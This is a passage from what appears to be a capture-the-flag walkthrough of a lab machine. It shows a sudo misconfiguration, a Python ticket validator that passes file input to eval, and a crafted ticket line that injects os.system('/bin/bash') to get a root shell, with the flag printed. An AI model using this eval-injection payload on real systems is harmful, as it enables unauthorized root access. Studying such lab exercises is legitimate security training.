
10) sudo vulnerability found



```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$ 
```




```
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
```



```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```


the script uses eval, we can write a payload to exploit it

11) made a working payload



```
┌──(vigneswar㉿vigneswar)-[~/python]
└─$ cat test.md
# Skytrain Inc
## Ticket to test
__Ticket Code:__
**4+3+__import__('os').system('/bin/bash')
```

12) Got the root flag



```
development@bountyhunter:~$ cat test.md
# Skytrain Inc
## Ticket to test
__Ticket Code:__
**4+3+__import__('os').system('/bin/bash')

development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
test.md
Destination: test
root@bountyhunter:/home/development# cat /root/root.txt
f72c4f573d6c87e1bad3a0226cba427c
root@bountyhunter:/home/development# 
```